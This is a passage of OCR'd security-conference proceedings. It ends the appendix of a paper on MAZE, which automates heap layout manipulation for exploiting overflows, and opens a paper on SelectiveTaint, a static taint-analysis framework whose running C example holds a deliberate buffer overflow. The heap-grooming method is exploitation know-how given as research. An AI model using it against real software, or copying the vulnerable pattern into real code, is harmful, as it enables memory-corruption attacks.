Because $x_{gi} > 0$(i = 1,2...n) and $y_{gi} > 0$(i = 1,2...m), therefore no matter x_i^* and y_i^* are positive or negative, we can get a positive solution by increasing k.

B Linear Additivity of Dig and Fill Primitives

In this section, we assume that the size of `O` and `P` are equal. If their sizes are not equal, the cause of non-linear additivity may be different, but MAZE can still use the same techniques to derive new linear additive primitives.

If the `Delta Distance` of a dig and a fill primitive are d_1 and d_2, after MAZE inserted them into the POC path, the `Target Distance` changed from d to d + d_1 + d_2, then we call the two primitives are linearly additive. Only if all the primitives in `Linear Diophantine Equation` are linearly additive, the solution can be used to guide the combination of primitives and counteract the noise. But due to the complexity of allocators, especially the splitting and merging mechanism, not all the primitives are linearly additive. The non-linear additivity can be divided into two types:

Non-linearly accumulated with the same type of primitives: This type of non-linear additivity is caused by the mix of allocations and deallocations in one primitive. For example, if a deallocation sub-primitive of a dig primitive has allocation operations, they may wrongly fill other holes created by other dig primitives, so this type of dig primitives are not linearly accumulated with themselves.

Non-linearly accumulated with different types of primitives Many allocators support the splitting mechanism. If there is a memory hole that is larger than the size of an allocation, allocators usually split the bigger chunk into two smaller parts and return one part to service the allocation.

After an in-depth analysis, we found three types of heap operation mainly cause this type of non-linear additivity. 1) `Bad allocation`: its size is not equal to the target allocation `O`'s. 2) `Bad hole`: its size is not equal to the target hole `P`'s. 3) `Little allocation`: its size is less than half of `P`'s.

It because, according to rule 3 in Section 2.3.2, if the memory hole's size is equal to the allocation request, it has a higher re-use priority. So `bad holes` in dig primitives will always have a lower priority than `P`. Therefore they can not place the target allocation `O`. It means that they have no contribution to `Delta Distance`. But according to rule 2 in Section 2.3.2, the `bad allocations` in fill primitives can be placed in any freed area, including the `bad holes` and the target hole `P`, so they can contribute to `Delta Distance`. If the `bad allocations` fill the `bad holes`, they do not have linear additivity.

For `little allocation`, due to the splitting mechanism in allocators, `P` will be cut into a smaller hole, and `O` can not be placed at `P` again, which means the hole is filled. So the `Delta Distance` is measured as +1. But if the primitive is added again, the `little allocation` will be placed at the rest part of `P`, i.e. `Delta Distance` is 0. Therefore this primitive does not have linear additivity.

To solve the above problems, MAZE utilizes three techniques:




Figure 8: a Grouping technique example.

Grouping Grouping's core idea is to put multiple dig or fill primitives together and create a new primitive which is linearly accumulative with itself.

As shown in Figure 8, there is a dig primitive which is not linearly accumulated with itself. Then MAZE keeps inserting this dig primitive and the number of memory holes and allocations grows periodically, so the `Delta Distance` of this dig primitive will also change periodically. MAZE puts all the primitives in one cycle together and derives a new dig primitive. In Figure 8, one cycle includes three dig primitives, after grouping, `Delta Distance` of the new dig primitive group is -6 (-1-2-3), and the new dig primitive is linearly accumulative with itself. The same operation can also be applied for fill primitives.

Correcting MAZE also needs to correct the `Target Distance` and `Delta Distance`. For example, if there is a deallocation in a fill primitive and the allocator adopts a LIFO policy, the memory hole created by this fill primitive has a higher priority than the target hole `P`. So `O` will always be placed into this noise hole. To reach the expected heap layout, this memory hole and `P` must coincide, which means the noise allocation should be placed in `P` and then be freed to create a same memory hole as `P`.So `Target Distance` needs to be corrected.

MAZE corrects the `Delta Distance` and calculates a d_{fix} and generates a new `Linear Diophantine Equation` as below:

$$\begin{cases} \Delta d_1 x_1 + \cdots + \Delta d_i x_i + \ldots + \Delta d_n x_n + d + d_{fix} = 0 \\ x_1, x_2, x_3 \ldots x_n \geq 0 \\ x_i > 0 \end{cases}$$

Shifting There are also `bad allocations` and `bad holes` in POC's execution trace. So after inserting a linear additive primitive, the actual change of `Target Distance` may not equal to the `Delta Distance`.

So MAZE utilizes the shifting technique to counteract the non-linear additive factors in POC. If there are `bad or little allocations`, MAZE keeps inserting dig primitives

until all of them are placed in the newly created memory holes. Similarly, if there are `bad holes`, MAZE keeps inserting fill primitives to fill all of them. Then MAZE evaluates the new `Target Distance` and generates another `Linear Diophantine Equation`.

C Generate Diophantine Equations Based on Primitives' Linear Additivity

After grouping, correcting and shifting techniques, MAZE can derive new heap layout primitives which have better linear additivity, and then generate different types of `Linear Diophantine Equations`

C.1 Multi-Variable Diophantine Equation

If fill primitives do not contain `bad allocations` or `little allocations`. These fill primitives are linearly accumulated with almost arbitrary dig primitives. If MAZE can also find dig primitives that are linearly accumulated with dig primitives, then MAZE can generate a `Multi-variable Diophantine Equation` to derive the expected memory layout. Similarly, MAZE also searches dig primitives which contain no `bad hole`, and the following process is the same.

C.2 Two-Variable Diophantine Equation

If a fill pritimive contains `bad or little allocations`, or a dig primitive contains `bad holes`, but they are linearly accumulated with each other, MAZE will generate a `Two-Variable Diophantine Equation` for them. It may be extremely complicated to find three or more primitives that containts `bad allocations or holes` but are linearly accumulated with each other. It because MAZE has to enumerate all the possible permutations. So MAZE only generates `Two-Variable Diophantine Equation` for this situation.

C.3 Half Diophantine Equation

If all the primitives contains `bad or little allocations` or `bad holes`, and MAZE can not find a pair of dig and fill primitives that are accumulated with each other, MAZE will utilize the grouping technique again. In this grouping process, MAZE will select a pair of primitives and insert lots of dig primitives first, then keep inserting fill primitives and derives another new fill primitive group. This new fill primitive that the dig primitive are linearly additive now.

In this situation, it is almost impossible to measure the `Target Distance`, so MAZE will generate a `Half Diophantine Equation` without `Target Distance`. If the `Delta Distance` of the dig and the new fill primitive are coprime, which means that $\gcd(\Delta d_1, \Delta d_2) = 1$, it can always divide `Target Distance` and the `Linear Diophantine Equation` will always have solutions.

MAZE infers the solution of `Half Diophantine equation` in a novel way. If the `Target Distance` is greater than 0, MAZE keeps inserting dig primitives, and if the `Target Distance` is less than 0, MAZE keeps inserting fill primitives, until `O` is placed at `P`.




Figure 9: The example of locating a memory hole.

D Solutions to Equation Decoupling

For a specific heap layout, MAZE needs to find suitable positions, i.e. memory holes, and then utilizes `Dig & Fill` to place target objects at the appropriate target holes.

As discussed above, consistency between the hole creation order and the object allocation order affects the success rate, as well as the lack of primitive instrumentation points. Because of these factors, MAZE proposed two techniques to adjust the order of target allocations and target hole creations (deallocations), so that the system of Diophantine equations can be decoupled.

Locate Suitable Memory Holes Based on the vulnerability type and exploit technique, MAZE locates a potential target hole `P`. For example, to exploit a heap overflow vulnerability, a attacker needs to place a sensitive heap object next to the overflowed object. As shown in Figure 9, MAZE will locate the overflowed object (Vul_object) first. If the adjacent object (x_object) can be freed in another primitive (free_x) and the size is equal to the sensitive object (victim_object), MAZE will insert the deallocation primitive after the allocation of the overflowed object. Then MAZE utilizes `Dig & Fill` to generate a `Linear Diophantine Equation` for the sensitive object, because the fill and dig primitives' inserting point is after the allocation of the overflowed object, so that it will not affect its position. Similarly, MAZE can also locate the sensitive object first, then inserts a deallocation primitive to free the object ahead of it, to create a target hole for the overflowed object.

If the adjacent object can not be freed in another primitive, MAZE will try to find appropriate memory holes (e.g. contiguous holes) in the whole heap layout. If these memory holes can be freed in different heap primitives, MAZE can generate independent Diophantine equations by adjusting the `Dig & Fill` timing for each target object's allocation and target hole's deallocation. The core idea is to start a new `Dig & Fill` after the previous object's `Dig & Fill` is finished.




Figure 10: The example of creating memory holes.

Create Suitable Memory Holes If MAZE failed to locate suitable target holes, it would try to create them. First, MAZE searches for the heap primitive whose last allocation (size is equal to target object, i.e. overflowed object) can be freed in another primitive. For example, as shown in Figure 10, x_object's size is equal to the overflowed object, and it is the last allocation of create_x, it can also be freed in another primitive (free_x). Then MAZE searches for a primitive, which contains an allocation (size is equal to another target object, i.e. the sensitive object). In this example, it is the create_y. The next step is to insert create_x and create_y into the POC's beginning. Before the insertion, MAZE will utilize heap spray to fill all the holes in heap layout, so that all the objects allocated in create_x and create_y can be adjacent. Then MAZE will calculate the number of objects allocated before y_object in create_y and create the same amount of memory holes (the `free holes` hexagon in Figure 10) so that x_object and y_object can be adjacent. In the end, MAZE will free x_object, and then utilize `Dig & Fill` to generate a Diophantine equation for the overflowed object, after the object is placed at x_object's address, MAZE will use `Dig & Fill` to place the sensitive object. This solution can be applied to segregated storage allocators (tcmalloc, jemalloc) and boundary tag allocators (ptmalloc, dlmalloc).

If there is no such primitive, MAZE will create a memory hole with enough size to hold multi-objects. Then MAZE slightly changes the `Dig & Fill` algorithm to support placing an object to a memory hole with unequal size. The only difference is the cause of non-linear additivity. But MAZE can still use grouping, correcting and shifting techniques to derive new linear additive primitives. In the end, MAZE only needs to place objects to the big memory hole one by one by using `Dig & Fill`. This solution can be applied to boundary tag allocators that support the splitting mechanism, such as ptmalloc and dlmalloc.




Figure 11: Proportion of multi-variable, two-variable and half `Linear Diophantine Equation` in different nonlinear additive situation.

E Influence of Nonlinear Additivity

The mix of allocations and deallocations and size diversity are non-linear additive factors. So we also evaluated the `Dig & Fill` algorithm on a more complex heap layout situation. In this evaluation, the allocation primitives count is 6, deallocation is 5, and the noise number is 5.

Mix of allocations and deallocations: We added 2 to 8 allocations to each dig primitive's deallocation part and 2 deallocations to each fill primitive and evaluated MAZE against 200 random test cases. The result is shown in Figure 11. Because all the allocations' size is the same, most of the generated Diophantine equations are multi-variable.

Size diversity: We added a size list that contains 5 random allocation sizes, and each primitive selected one size form this list randomly, the selection probability of each size is 5:2:1:1:1. The result is also shown in Figure 11. In this test, for almost 50% of the test cases, MAZE can only generate half Diophantine equations.

Mix + Size diversity: We put above two nonlinear additive factors together, and the result is also in Figure 11. MAZE still generated half Diophantine equations for 50% of the test cases. So we can conclude that the size diversity factor has more influence on the nonlinear additivity of primitives, and MAZE has to generate more half Diophantine equations.

SELECTIVETAINT: Efficient Data Flow Tracking With Static Binary Rewriting



Sanchuan Chen Zhiqiang Lin Yinqian Zhang
The Ohio State University
{chen.4825, lin.3021, zhang.834}@osu.edu

Abstract

Taint analysis has been widely used in many security applications such as exploit detection, information flow tracking, malware analysis, and protocol reverse engineering. State-of-the-art taint analysis tools are usually built atop dynamic binary instrumentation, which instruments at every possible instruction, and rely on runtime information to decide whether a particular instruction involves taint or not, thereby usually having high performance overhead. This paper presents SELECTIVETAINT, an efficient selective taint analysis framework for binary executables. The key idea is to selectively instrument the instructions involving taint analysis using static binary rewriting instead of dynamic binary instrumentation. At a high level, SELECTIVETAINT statically scans taint sources of interest in the binary code, leverages value set analysis to conservatively determine whether an instruction operand needs to be tainted or not, and then selectively taints the instructions of interest. We have implemented SELECTIVETAINT and evaluated it with a set of binary programs including 16 coreutils (focusing on file I/O) and five network daemon programs (focusing on network I/O) such as `nginx` web server. Our evaluation results show that the binaries statically instrumented by SELECTIVETAINT has superior performance compared to the state-of-the-art dynamic taint analysis frameworks (e.g., 1.7x faster than that of `libdft`).

1 Introduction

One of the mostly used techniques in software security is dynamic taint analysis [28], also called dynamic data flow tracking (DDFT), which tracks the data flow of interest during program execution and has been widely used in many security applications, such as exploit detection [14, 28–30], information flow tracking [34, 41], malware analysis [18, 39], and protocol reverse engineering [10, 19]. However, the implementation of taint analysis often has high performance overhead. For instance, a state-of-the-art dynamic taint analysis framework `libdft` [17] imposes about 4x slowdown for `gzip` when compressing a file.

There has been a body of research that seeks to improve the performance of taint analysis. For instance, Jee et al. [16] applied compiler-like optimizations to eliminate redundant logic in taint analysis code. SHADOWREPLICA [15] improved the performance by decoupling taint logic from program logic, minimizing the information needed to communicate, and optimizing the shared data structures between them. TAINTPIPE [25] explored a parallel and pipeline scheme. STRAIGHTTAINT [24] combined an online execution state tracing and offline symbolic taint analysis for further performance improvement.

Interestingly, these general DDFT frameworks and their optimizations are built atop dynamic binary instrumentation (DBI), particularly Intel's PIN [22], to instrument the taint analysis logic at runtime. We believe a fundamental reason of using DBI for these frameworks is to basically avoid the code discovery challenge from static binary analysis. Note that PIN is a DBI tool, and it dynamically disassembles, compiles, and reassembles the executed code at runtime without any code discovery issues. The core module of PIN is a virtual machine (VM) that consists of a just-in-time (JIT) compiler, an emulator, and a dispatcher. PIN also has a rich set of APIs used for Pintool's implementations. However, the VM and APIs both add additional performance overhead to a taint analysis tool.

Unlike DBI, static binary instrumentation (SBI) inserts the analysis code directly into the native binary and thus avoids the unnecessary DBI overhead incurred by JIT and emulation. Meanwhile, SBI would have fewer context switches, since the rewritten binary has a better code locality. While it is challenging to perform static binary analysis, recently there are substantial advancements in static binary rewriting and reassembling (e.g., UROBOROS [37], RAMBLR [36], MULTIVERSE [6], and recently Datalog Disassembly [13]). Therefore, it is worthwhile revisiting the taint analysis and study the feasibility of using static binary rewriting for more efficient taint analysis.

In addition to the use of DBI, existing taint analysis frameworks also instrument the binary code at every possible instruction that can contribute the information flow, and rely on the execution context to determine whether there is a need to taint the corresponding operand. However, if a static analysis could figure out precisely the instructions that will never get involved in taint analysis (e.g., via some conservative static analysis), it would have not instrumented them. Therefore, enabling taint analysis to selectively instrument the binary code statically is viable and highly desired.

In this paper, we propose SELECTIVETAINT, an efficient selective taint analysis framework for binary code with static binary rewriting. There are two salient features in SELECTIVETAINT. First, it directly removes the overhead from dynamic binary translation, and is built atop SBI instead of DBI. Second, it scans taint sources of interest in the binary, statically determines whether an instruction operand will be involved in taint analysis by leveraging the value set analysis (VSA) [3,4], and then selectively taints the instructions of interest. There are well-known challenges that SELECTIVETAINT must address, such as how to deal with point-to (i.e., alias) analysis inside binary code. SELECTIVETAINT solves this problem by conservatively identifying the memory addresses that will never be involved in taint, and then taint the rest.

We have implemented SELECTIVETAINT atop SBI and evaluated it with a variety of applications consisting of 16 coreutils, and five network daemon programs such as Nginx web server. We use these programs as the benchmarks because they represent both file I/O and network I/O, the two most common input channels used by real world programs. The evaluation results show that SELECTIVETAINT is 1.7x faster than that of `libdft`, a state-of-the-art dynamic taint analysis framework. We formally prove that SELECTIVETAINT is soundy (mostly sound) [21], and also confirm the soundness of SELECTIVETAINT by using it to detect real-world exploits against the memory corruptions vulnerabilities in a variety of software including image decoder, audio normalization, and assembler.

In short, we make the following contributions:

- We propose SELECTIVETAINT, the first static-binary-rewriting based selective taint analysis framework, to substantially improve the performance overhead incurred by earlier DBI-based approaches.
- We also present a conservative tainted instruction identification approach, which statically identifies the instructions that will never involve tainted memory or registers by using VSA and then conservatively taints the rest instructions.
- We have implemented SELECTIVETAINT, and tested with 16 coreutils and five network daemons. The evaluation results show that SELECTIVETAINT has superior performance compared to the state-of-the-art taint analysis tools such as `libdft`.

2 Background

2.1 Taint Analysis

Taint analysis is a widely used program analysis technique that tracks the flow of data of interest as they propagate during the program execution [28]. It is also referred as dynamic data flow tracking (DDFT) or dynamic taint analysis (DTA), which is usually implemented using virtualization or DBI and can be performed per-process [17] or system-wide [39].

```
1  void process(int client_sock, char *buffer, int size)
2  {
3          char ch;
4          int read_size = recv(client_sock, buffer, 2048, 0);
5          if(read_size > 0)
6          {
7                  ch = buffer[0];
8                  if(ch >= 'a' && ch <= 'z')
9                          buffer[0] = ch -32;
10                 write(client_sock, buffer, read_size);
11                 memset(buffer, 0, 1024);
12         }
13 }
14
15 int server(int client_sock)
16 {
17         int i = 0;
18         char buffer[1024] = {0};
19         for(i = 0; i < 3; i++)
20         {
21                 process(client_sock, buffer, 1024);
22         }
23         return 0;
24 }
```

Figure 1: A simplified running example

Taint analysis needs taint tags, which are markings associated to registers and memory to indicate their taint status. Taint tags can have different (1) granularities to mark the taintedness for a bit, a byte, a word, or a block of data, and (2) sizes to indicate the taintedness to be a bit—tainted or not, or an integer—which input byte tainted the data. A finer granularity enhances taint analysis precision but adds performance costs, e.g., the storage cost for tag-related data structure, whereas a coarser granularity offers less precision but better performance. When a tag size is a single bit, it can be used to represent whether a corresponding register or memory location is tainted or not; when it is an integer, it can represent which part of the input (e.g., a particular byte offset) has been propagated to the tainted registers or memory locations.

A taint analysis typically consists of three components: taint sources, taint propagation, and taint sinks. In the following, we use a simplified networking program illustrated in Figure 1, as a running example, to demonstrate how a typical taint analysis works.

- **Taint sources.** Taint sources are program points or memory locations where data of interest is introduced. Typically, taint analysis is interested in user input coming from locally or remotely. For example, in Figure 1, if we are interested in the remote input, we will taint the data stored in `buffer` right after entering the system when calling `libc` function `recv` at line 4.
- **Taint propagation.** Taint tags are propagated during the program execution according to the taint propagation rules, which are specified with respect to the semantics of each instruction, e.g., the specific operands in the instruction, and also the side-effect of the instruction. For instance, for instruction `ADD src, dst`, a taint propagation rule could specify that the new tag of `dst`

is a bit-wise OR of the tags of src and dst. In Figure 1, at line 7 ch is assigned the tainted data of buffer[0] and at line 9 buffer[0] is calculated based on tainted ch, which has a data dependency, whereas at lines 8-9 whether buffer[0] is assigned or not depends on the outcome of the predicate in the if statement, which involves a tainted ch with a control dependence between buffer[0] and ch. Note that most of the DDFT works (e.g., [15–17, 24, 25]) only consider taint propagation based on data dependencies.

- **Taint sinks.** Taint sinks are specific program instructions where taint analysis checks the existence of taint tags of interest for various security applications such as detecting control flow hijacks or information flow leakage. Common taint sinks are control flow transfer instructions for detecting control flow hijack attacks, or output system calls (e.g., write, send) for detecting information leakage attack (e.g., a tainted secret leaked out). In Figure 1, line 10 could be a taint sink for information leakage detection, since it is the libc function write that writes the content starting at buffer to client_socket.

2.2 Value Set Analysis

Value set analysis (VSA) [3, 4] is a static program analysis technique. It over-approximates the set of possible values that each data object of the program could hold at each program point, and it uses a *value set* to represent the set of memory addresses and numeric value quantities.

Memory regions and abstract locations. VSA uses an abstract memory model that separates the address space into multiple disjoint areas that are referred to as *memory regions*. Memory regions in VSA consist of: a *global region* for memory locations storing uninitialized and initialized global variables, a *stack region* per function for memory locations of activation record of a procedure, and a *heap region* per heap allocation for memory locations allocated by a particular malloc-type of function call site. An *abstract location*, i.e., an *a-loc*, is a variable-like entity which spans from one statically known location to next statically known location (not including it).

Abstract addresses and value sets. An *abstract address* in VSA is represented by a pair (memory-region, offset). A set of abstract addresses can be represented using:

$$\{i|rgn_i \mapsto \{o_1^i, o_2^i, \ldots, o_{n_i}^i\}\}$$

More specifically, when there are at most one stack memory region and one heap memory region, the value set can be specified as 3-tuple [4]:

$$(global \mapsto O^g, stack \mapsto O^s, heap \mapsto O^h)$$

abbreviated as (O^g, O^s, O^h). A set of memory offsets in each memory region is represented by a *strided-interval* (SI): $s[l,u]$, where s is the stride, l and u are lower bound and upper bound. For instance, $(\{1,3,5\}, \bot, \bot)$ could be represented using SI as $(2[1,5], \bot, \bot)$.

The analysis is performed on a control-flow graph (CFG) in which each node represents an instruction (not a basic block as VSA is calculated for each instruction) and each edge represents a control flow transfer. A transfer function that characterizes the instruction semantics is associated with each edge. Note that since the address values and numeric values are interleaved in the binary, VSA tracks address values and numeric values at the same time.

2.3 Binary Instrumentation

Binary instrumentation is the process of instrumenting binary with additional analysis code added and meanwhile maintaining the original functionality. It is a widely used technique for many important security applications such as malware analysis and binary code hardening. Binary instrumentation could be either static or dynamic.

Static binary rewriting. Static binary instrumentation (SBI), also known as static binary rewriting, modifies the binary file directly. Static binary rewriting can be performed in three ways, as summarized in RAMBLR [36]: (1) trampoline-based, (2) lifting and recompiling, (3) symbolization [40] and reassembling [37]. Specifically, in trampoline-based approaches, hooks which detour the control flow to trampolines are added to the binary. In contrast, for lifting and recompiling, the binary code will be first lifted into an intermediate representation (IR), then inserted with the code of interest in the IR, and finally compiled back. The first two approaches have been known in the community for years. Recently, symbolization and reassembling approach was proposed, in which a rewriter needs to identify the locations pointed by memory references first, and then symbolize those references. The process of converting numeric references back to symbols is called symbolization. After symbolization, the rewriter could correctly relocate binary in reassembling. The first two approaches impose significant overhead and the last approach may mix code with data and may not correctly separate them.

Dynamic binary instrumentation. Dynamic binary instrumentation (DBI) recovers the code while program is executing, which can correctly separate program code from data. However, compared with static approaches, DBI has high performance overhead. There are generally two ways to implement DBI: using a trampoline, or using just-in-time (JIT) compiling. The trampoline approach replaces the instruction with a trampoline at run-time which jumps to the instrumented analysis code, and the JIT compiling approach dynamically compiles the binary on the fly.

3 Challenges and Insights

3.1 Challenges

To clearly illustrate the challenges of selective taint analysis, we still use the example code shown in Figure 1. This

program receives three messages from a client (line 19-22), capitalizes the first character in each message if needed (line 8-9), and sends the messages back to the client (line 10). It has a buffer overflow vulnerability at line 4, when receiving the input with size larger than 1,024 bytes. The taint source of our interest is the network input stored in array `buffer`, which is tainted right after the execution of `libc` function `recv`. The taint sink of our interest is the control flow transfer instruction `ret` of function `server` at line 23, assume our objective is to detect the control flow hijacks.

Performing selective binary code taint analysis using static binary rewriting is by no means trivial. Unlike DBI-based approaches where taint analysis logic is instrumented at runtime, a SBI-based approach has to analyze and rewrite the binary statically. In addition to the challenges from static binary disassembling and rewriting (they are orthogonal to the problem we aim to solve in this paper), SELECTIVETAINT has to address at least the following unique challenge—how to determine whether a disassembled instruction needs to be instrumented by taint analysis. If so, we have to also rewrite it accordingly based on the taint semantics (e.g., whether this instruction introduces a taint sources, contributes to taint propagation, or it is a taint sink).

Essentially, the problem becomes how to determine the taintedness of an instruction according to its operands including both memory addresses and registers without executing the binary. Determining the taintedness of registers is easier compared to memory addresses, since registers can be directly identified based on names whereas a memory address cannot be easily resolved. Therefore, determining the taintedness for memory addresses is much harder in SBI. More specifically, different from DTA in which a memory address has a single runtime address at each program point, static binary taint analysis can only conservatively infer the possible values for a symbolic memory address at each program point. Except for global memory addresses, symbolic addresses of stack and heap are only in relative addresses when performing the static analysis. In addition, there are also unknown inputs (from a command line, local files and keystrokes, or remote network packet) that also make the problem hard.

3.2 Insights

It is obvious that in order to address the aforementioned challenges, it requires the inference of possible values of both registers and memory cells at each program point. Fortunately, a key enabling technique in this direction is the VSA [3, 4], which seeks to compute the possible values at each symbolic memory address and register. Therefore, with VSA, we could determine whether a particular memory address or register involves taint or not, e.g., whether it is an alias to the address of our interest, or it will hold the propagations of the tainted data.

To see exactly how VSA helps our analysis, we show the value set analysis results of our running example along with its assembly code in Table 1. At the prologue of function `server`, the initial `esp` has a value set of ($\perp$, 0x0, $\perp$), since the stack pointer address for a function is unknown statically. After executing `push %ebp` at `0x8048687`, `esp` has a value set of ($\perp$, -0x4, $\perp$). The analysis continues, and computes the rest of the VSA for each register and memory operand. With the statically computed VSA, we can easily see that `ebx` at `0x80486a9` and `eax` at `0x80486c6` have the same value sets ($\perp$, -0x410, $\perp$), and thus these two registers are actually aliased. In fact, both of them refer to the address of the local variable `buffer` defined in function `server`.

To statically analyze which instructions need to be tainted, a straw-man approach is to statically maintain tainted value sets (i.e., value sets of registers and symbolic memory that need to be tainted) at each program point. In particular, this approach checks whether the value set of any of the operand of an instruction is a subset of the tainted value set, if so, this instruction is added into the tainted instruction set; meanwhile the register or symbolic memory of the corresponding operand is also added to the tainted value sets if the taint will be propagated to this operand, and the corresponding taint rule is used to taint this instruction.

However, when analyzing real-world binaries, VSA may lose its precision due to various factors such as imprecise control flow graph (CFG), sophisticated static point-to analysis (which is an undecidable problem [31]), and unknown inputs. Consequently, as illustrated in Figure 2, we may not be able to get the ideal tainted instruction set $\mathcal{I}$ for the instructions that need to be tainted, and instead the VSA identified the must-tainted instruction set $\mathcal{I}_t$ (i.e., instructions must be tainted) can have false negatives because of the imprecision mentioned, but it will not have false positives for the must-analysis (the worst case is it can be empty, if the must-analysis cannot decide anything). On the other hand, by using VSA, we can also identify must-not-tainted instruction set $\mathcal{I}_u$ that will never be involved in taint analysis. Therefore, in order not to have any false negatives (no missing of attacks) when using taint analysis, we eventually decide to taint the instructions that are not in $\mathcal{I}_u$. The worst case of our algorithm is that the identified $\mathcal{I}_u$ is $\varnothing$, which means we taint all instructions similarly to other DBI-based taint analysis. Our key objective is to confidently enlarge $\mathcal{I}_u$ as much as possible (note that we will not have false positives when being conservative).

As in our running example, in Table 1, the instructions in light gray are identified as in must-not-tainted instruction set $\mathcal{I}_u$, the instructions in dark gray are identified as in must-tainted instruction set $\mathcal{I}_t$, and all instructions not in light gray are our conservatively tainted instructions. For each instruction, a must-not-tainted value set $\mathcal{V}_u$ is maintained and if the value set of any of its operand is a subset of $\mathcal{V}_u$, this instruction is added to $\mathcal{I}_u$. For instance, for instructions at `0x804861a` and `0x804861d` before taint introduction at `0x8048620`, must-not-tainted value set $\mathcal{V}_u$ equals value set $\mathcal{S}$, which contains all possible values at this execution point (recall VSA is a

Assembly		Value Set Examples
<server>:		
8048687	push %ebp	esp:(⊥,-0x4,⊥)
8048688	mov %esp,%ebp	ebp:(⊥,-0x4,⊥)
804868a	push %edi	
804868b	push %ebx	
804868c	sub $0x420,%esp	esp:(⊥,-0x42c,⊥)
8048692	movl $0x0,-0xc(%ebp)	
8048699	lea -0x40c(%ebp),%ebx	
804869f	mov $0x0,%eax	
80486a4	mov $0x100,%edx	
80486a9	mov %ebx,%edi	ebx:(⊥,-0x410,⊥)
80486ab	mov %edx,%ecx	
80486ad	rep stos %eax,%es:(%edi)	
80486af	movl $0x0,-0xc(%ebp)	
80486b6	jmp 80486d9	
80486b8	movl $0x400,0x8(%esp)	
80486c0	lea -0x40c(%ebp),%eax	
80486c6	mov %eax,0x4(%esp)	eax:(⊥,-0x410,⊥)
80486ca	mov 0x8(%ebp),%eax	
80486cd	mov %eax,(%esp)	
80486d0	call 80485fd<process>	
80486d5	addl $0x1,-0xc(%ebp)	
80486d9	cmpl $0x2,-0xc(%ebp)	
80486dd	jle 80486b8	
80486df	mov $0x0,%eax	
80486e4	add $0x420,%esp	
80486ea	pop %ebx	
80486eb	pop %edi	
80486ec	pop %ebp	
80486ed	ret	

Assembly		Value Set Examples
<process>:		
80485fd	push %ebp	ebp:(⊥,-0x434,⊥)
80485fe	mov %esp,%ebp	ebp:(⊥,-0x434,⊥)
8048600	sub $0x28,%esp	esp: (⊥,-0x45c,⊥)
8048603	movl $0x0,0xc(%esp)	
804860b	movl $0x800,0x8(%esp)	buffer size:(0x800,⊥,⊥)
8048613	mov 0xc(%ebp),%eax	
8048616	mov %eax,0x4(%esp)	buffer addr:(⊥,-0x410,⊥)
804861a	mov 0x8(%ebp),%eax	
804861d	mov %eax,(%esp)	
8048620	call 80484f0<recv@plt>	$\mathcal{V}_u$= $\mathcal{S}$ - (⊥,[-0x410,0x3f0],⊥)
8048625	mov %eax,-0xc(%ebp)	
8048628	cmpl $0x0,-0xc(%ebp)	
804862c	jle 8048685	
804862e	mov 0xc(%ebp),%eax	
8048631	movzbl (%eax),%eax	
8048634	mov %al,-0xd(%ebp)	
8048637	cmpb $0x60,-0xd(%ebp)	
804863b	jle 8048651	
804863d	cmpb $0x7a,-0xd(%ebp)	
8048641	jg 8048651	
8048643	movzbl -0xd(%ebp),%eax	
8048647	sub $0x20,%eax	
804864a	mov %eax,%edx	
804864c	mov 0xc(%ebp),%eax	
804864f	mov %dl,(%eax)	
8048651	mov -0xc(%ebp),%eax	
8048654	mov %eax,0x8(%esp)	
8048658	mov 0xc(%ebp),%eax	inst. is tainted, as (⊥,-0x410,⊥) ⊈ $\mathcal{V}_u$
804865b	mov %eax,0x4(%esp)	
804865f	mov 0x8(%ebp),%eax	
8048662	mov %eax,(%esp)	
8048665	call 80484a0<write@plt>	
804866a	movl $0x400,0x8(%esp)	
8048672	movl $0x0,0x4(%esp)	
804867a	mov 0xc(%ebp),%eax	
804867d	mov %eax,(%esp)	
8048680	call 80484c0<memset@plt>	
8048685	leave	
8048686	ret	

Table 1: The assembly code snippets of our running example. Instructions in light gray are identified by our analysis as in must-not-tainted instruction set $\mathcal{I}_u$, and Instructions in dark gray are in must-tainted instruction set $\mathcal{I}_t$.

